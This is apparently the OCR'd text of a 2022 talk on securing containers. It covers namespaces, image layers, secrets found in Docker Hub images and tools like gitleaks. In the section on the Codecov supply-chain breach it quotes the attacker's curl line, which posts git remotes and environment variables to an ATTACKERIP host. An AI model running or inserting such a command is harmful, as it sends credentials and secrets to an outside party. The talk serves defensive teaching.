2022.06.22 - Securing containers for fun and profit

Romain Aviolat

Agenda

- Intro
- Container 101
- Base images
- Permissions
- Linting
- Container scanning
- Supply-chain
- Questions

R&D Services

?

About

R&D Services

Me


- Romain Aviolat - Cloud & Security Principal Kudelski Security
- Been working with containers in production since 2016
  - Docker, LXC, Kubernetes, ...
- Put some focus on container security these last 3 years
- 2nd talk I organize with the help of HRs

KUDELSKI SECURITY


R&D Services

About

- This talk is about container security from the point of view of the container
- It's not about securing orchestrators or runtimes.
- Theory + hands on demo(s)



R&D Services




Containers 101

KUDELSKI SECURITY

R&D Services

Containers 101



Machine Virtualization

Containers

"**Containerization** is operating system-level virtualization or application-level virtualization over multiple network resources so that software applications can run in isolated user spaces called *containers* in any cloud or non-cloud environment, regardless of type or vendor." -Wikipedia

Containers 101

The **Open Container Initiative** is an open governance structure for the express purpose of creating open industry standards around container formats and runtimes.

What is a container? It's a standard unit of software that packages up code and all its dependencies, so the application runs quickly and reliably from one computing environment to another.


What is a container image? A container uses an isolated file system. This file system is described by a Docker image and contains everything required to run the application: dependencies, source code, binaries, environment variables and some metadata.

https://www.tutorialworks.com/difference-docker-containerd-runc-crio-oci/

R&D Services

Containers 101

- Dev(Sec)Ops enablers
- give more autonomy, and responsibilities to developments teams (package, deploy, operate, …)
- allow to ship code faster, shorter lead time, smaller increments
- cleaner boundaries between the platform team and the Developers




no dep. issues anymore Yay!

```
ubuntu=>sudo apt install aptitude
Reading package lists... Done
Building dependency tree
Reading state information... Done
Some packages could not be installed. This may mean that you have
requested an impossible situation or if you are using the unstable
distribution that some required packages have not yet been created
or been moved out of Incoming.
The following information may help to resolve the situation:

The following packages have unmet dependencies:
 aptitude : Depends: libcwidget3v5 but it is not going to be installed
            Depends: libncursesw5 (>= 6) but it is not going to be installed
            Recommends: libparse-debianchangelog-perl but it is not going to be installed
E: Unable to correct problems, you have held broken packages.
ubuntu=>
```

Resources isolation 101

- To isolate resources, containers leverage Kernel isolation mechanisms (namespaces).
  - Mount, Process, Network, Ipc, Cgroups, Time, User, uts

- Control-Groups (Cgroups) are used to provide resources quota




KUDELSKI SECURITY

R&D Services

Demo - resources isolation

Let's see how resources are isolated between each other's



ubuntu@my-docker-host: ~ 66x15

```
ubuntu@my-docker-host:~$ docker run alpine:latest sleep infinity
```

Process started on the host

ubuntu@my-docker-host: ~ 76x17

```
ubuntu@my-docker-host:~$ docker exec -ti 470d036b43f0 sh
/ # ps aux
PID   USER     TIME  COMMAND
    1 root      0:00 sleep infinity
    7 root      0:00 sh
   13 root      0:00 ps aux
/ #
/ #
/ #
/ #
/ #
/ #
/ #
/ #
/ #
/ #
/ #
```

Processes on the container


ubuntu@my-docker-host: ~ 108x43

```
ubuntu@my-docker-host:~$ ps aux | grep infinity
ubuntu     18399  0.0  1.2 1347516 48540 pts/1   Sl+  14:20   0:00 docker run alpine:latest sleep infinity
root       18462  0.0  0.0   1596     4 ?        Ss   14:20   0:00 sleep infinity
ubuntu     18533  0.0  0.0   6964  2408 pts/0    S+   14:21   0:00 grep --color=auto infinity
ubuntu@my-docker-host:~$
```

Processes inside the container are available on the host

KUDELSKI SECURITY

R&D Services




Container Anatomy

R&D Services

Anatomy time!


- Images are built as a stack of modifications (git, someone?)
- from an image, it is possible to retrieve each of the previous steps and the modifications applied.
- Compressed, read-only layers
- Layers have a unique digital signature (sha256), and can be reused across images (caching)

Manifest file




```
FROM python:3.10.5-alpine3.16

COPY ./app /app

ENTRYPOINT python3 /app/app.py
```

Build



```
docker build .
Sending build context to Docker daemon  17.48MB
Step 1/3 : FROM python:3.10.5-alpine3.16
 ---> 27edb73bd1fc
Step 2/3 : COPY ./app /app
 ---> Using cache
 ---> 16b35885f81a
Step 3/3 : ENTRYPOINT python3 /app/app.py
 ---> Using cache
 ---> 7d893686fc81
Successfully built 7d893686fc81
```

Artifact




```
.
├── 10a6b1bfa022bf32db630498be56f3ff1cec7cb153d7aee92a91009a20463573
│   ├── VERSION
│   ├── json
│   └── layer.tar
├── 1977c51491ade8369cf8b6e6e1c718db3812a24c5ba2cf8e4f339f4491144ae1
│   ├── VERSION
│   ├── json
│   └── layer.tar
├── 1cf8ecf1719b3267690688f38a5fc3d722e04a0d7f9dd563d62546f48ddff930.json
├── 482c2d3235d2fcef5466b6913765900bafee37439e318be30fe33a7a78b90c86
│   ├── VERSION
│   ├── json
│   └── layer.tar
├── 5ef107b01843411bda0dc366a45524b01cbe372ee740b48c9a27955f673e23e0
│   ├── VERSION
│   ├── json
│   └── layer.tar
├── 6371fe0e99faf2e3c73309e7a7be6403655c7c89300f6f22d8b91e1813bd4fc3
│   ├── VERSION
│   ├── json
│   └── layer.tar
```

https://docs.docker.com/develop/develop-images/dockerfile_best-practices/

R&D Services

Securing containers

R&D Services



- Container Security is a component of your Secure Software Development Life-cycle (SSDLC).

- Consider it as another tool inside your SSLDC toolbox, it's not a silver bullet.

R&D Services

#1 Don’t store sensitive data inside containers


R&D Services

- A recent study showed that out of 2000 recent containers on Dockerhub, 7% contained secrets. (easy to do mistakes).

- Containers **don't** provide any kind of security for your data.

- Your container is very likely to be stored (registry) and run somewhere (runtime).

- Your secrets are likely to be exposed to a broader audience.



Actually, 7% of the images contained at least one secret. Secrets distribution is displayed in the following table with a comparison to the results obtained with source code:


Key category	percentage in docker images	percentage in code
Other	66,92	57,83
Private key	22,19	2,76
Development tool	1,8	3,97
Data storage	1,58	6,44
Cloud Provider	1,08	9,21
Version control platform	1,08	7,51
Messaging system	0,64	4,59
Social network	0,43	1,55
Payment system	0,43	0,24
CRM	0	3,53
Monitoring	0	1,23
Collaboration tool	0	0,84
Identity provider	0	0,16
Cryptos	0	0,07


Ref: https://blog.gitguardian.com/hunting-for-secrets-in-docker-hub

R&D Services

Recent Supply-Chain attack

"A recent example of a docker image containing credentials leading to a breach is that of Codecov. The Codecov docker image contained git credentials that allowed an attacker to gain access to Codecov's private git repositories and enter a backdoor into their product which would later affect a huge number of Codecov's 22,000 users."


Compromise Codecov
Use git credential from Codecov
Access private repos
Compromise secrets (example Twilio)
Codecov




```
search_in="$proj_root"
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
```

Ref: https://blog.gitguardian.com/codecov-supply-chain-breach

How to prevent leaking secrets

- Use multi-stage builds
- Beware of recursive copy `COPY . .`
- Scan your git repos for secrets
  - gitleaks, trufflehog, gitrob, gitguardian
- .gitignore's or .dockerignore inside your git repo to avoid leaking dev data



```
# gitleaks detect

    gitleaks

11:39PM INF scan completed in 59.839758ms
11:39PM WRN leaks found: 1
```

gitLeaks

KUDELSKI SECURITY

R&D Services

What if my container needs credentials at build time?

Sometimes you need secrets such as a SSH private key to pull code from a private repository, or you need tokens to install private packages

- Use multi-stage builds
- Never "ADD"/ "RUN rm" inside single-stage builds! (caching)

What if my container needs credentials at run time?

- use volume mounts || environment variable
- retrieve credentials at runtime (Vault)
- Keep in mind that you'll need to rotate these creds

A good watch

Your Secret's Safe with Me – Liz Rice Aqua Security

